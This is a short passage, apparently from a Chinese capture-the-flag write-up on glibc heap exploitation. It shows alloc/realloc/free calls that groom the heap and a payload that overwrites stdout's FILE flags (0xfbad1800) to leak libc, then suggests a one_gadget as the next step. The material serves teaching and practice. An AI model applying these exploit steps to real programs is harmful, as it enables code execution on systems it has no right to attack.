

通过修改 FD, 可以将 FD 指向 stdout






```
alloc(0, 0x38, "DDDD")  
realloc(0, 0x18, "AAAA")  
free(0)
```





```
alloc(0, 0x38)
---> p64(0xfbad1800) + p64(0) * 3
```

GET STDOUT!!



这样修改 STDOUT 会输出 Libc 的相关内容，我们得到了 Libc，接下来怎么做？

首先尝试：One_gadget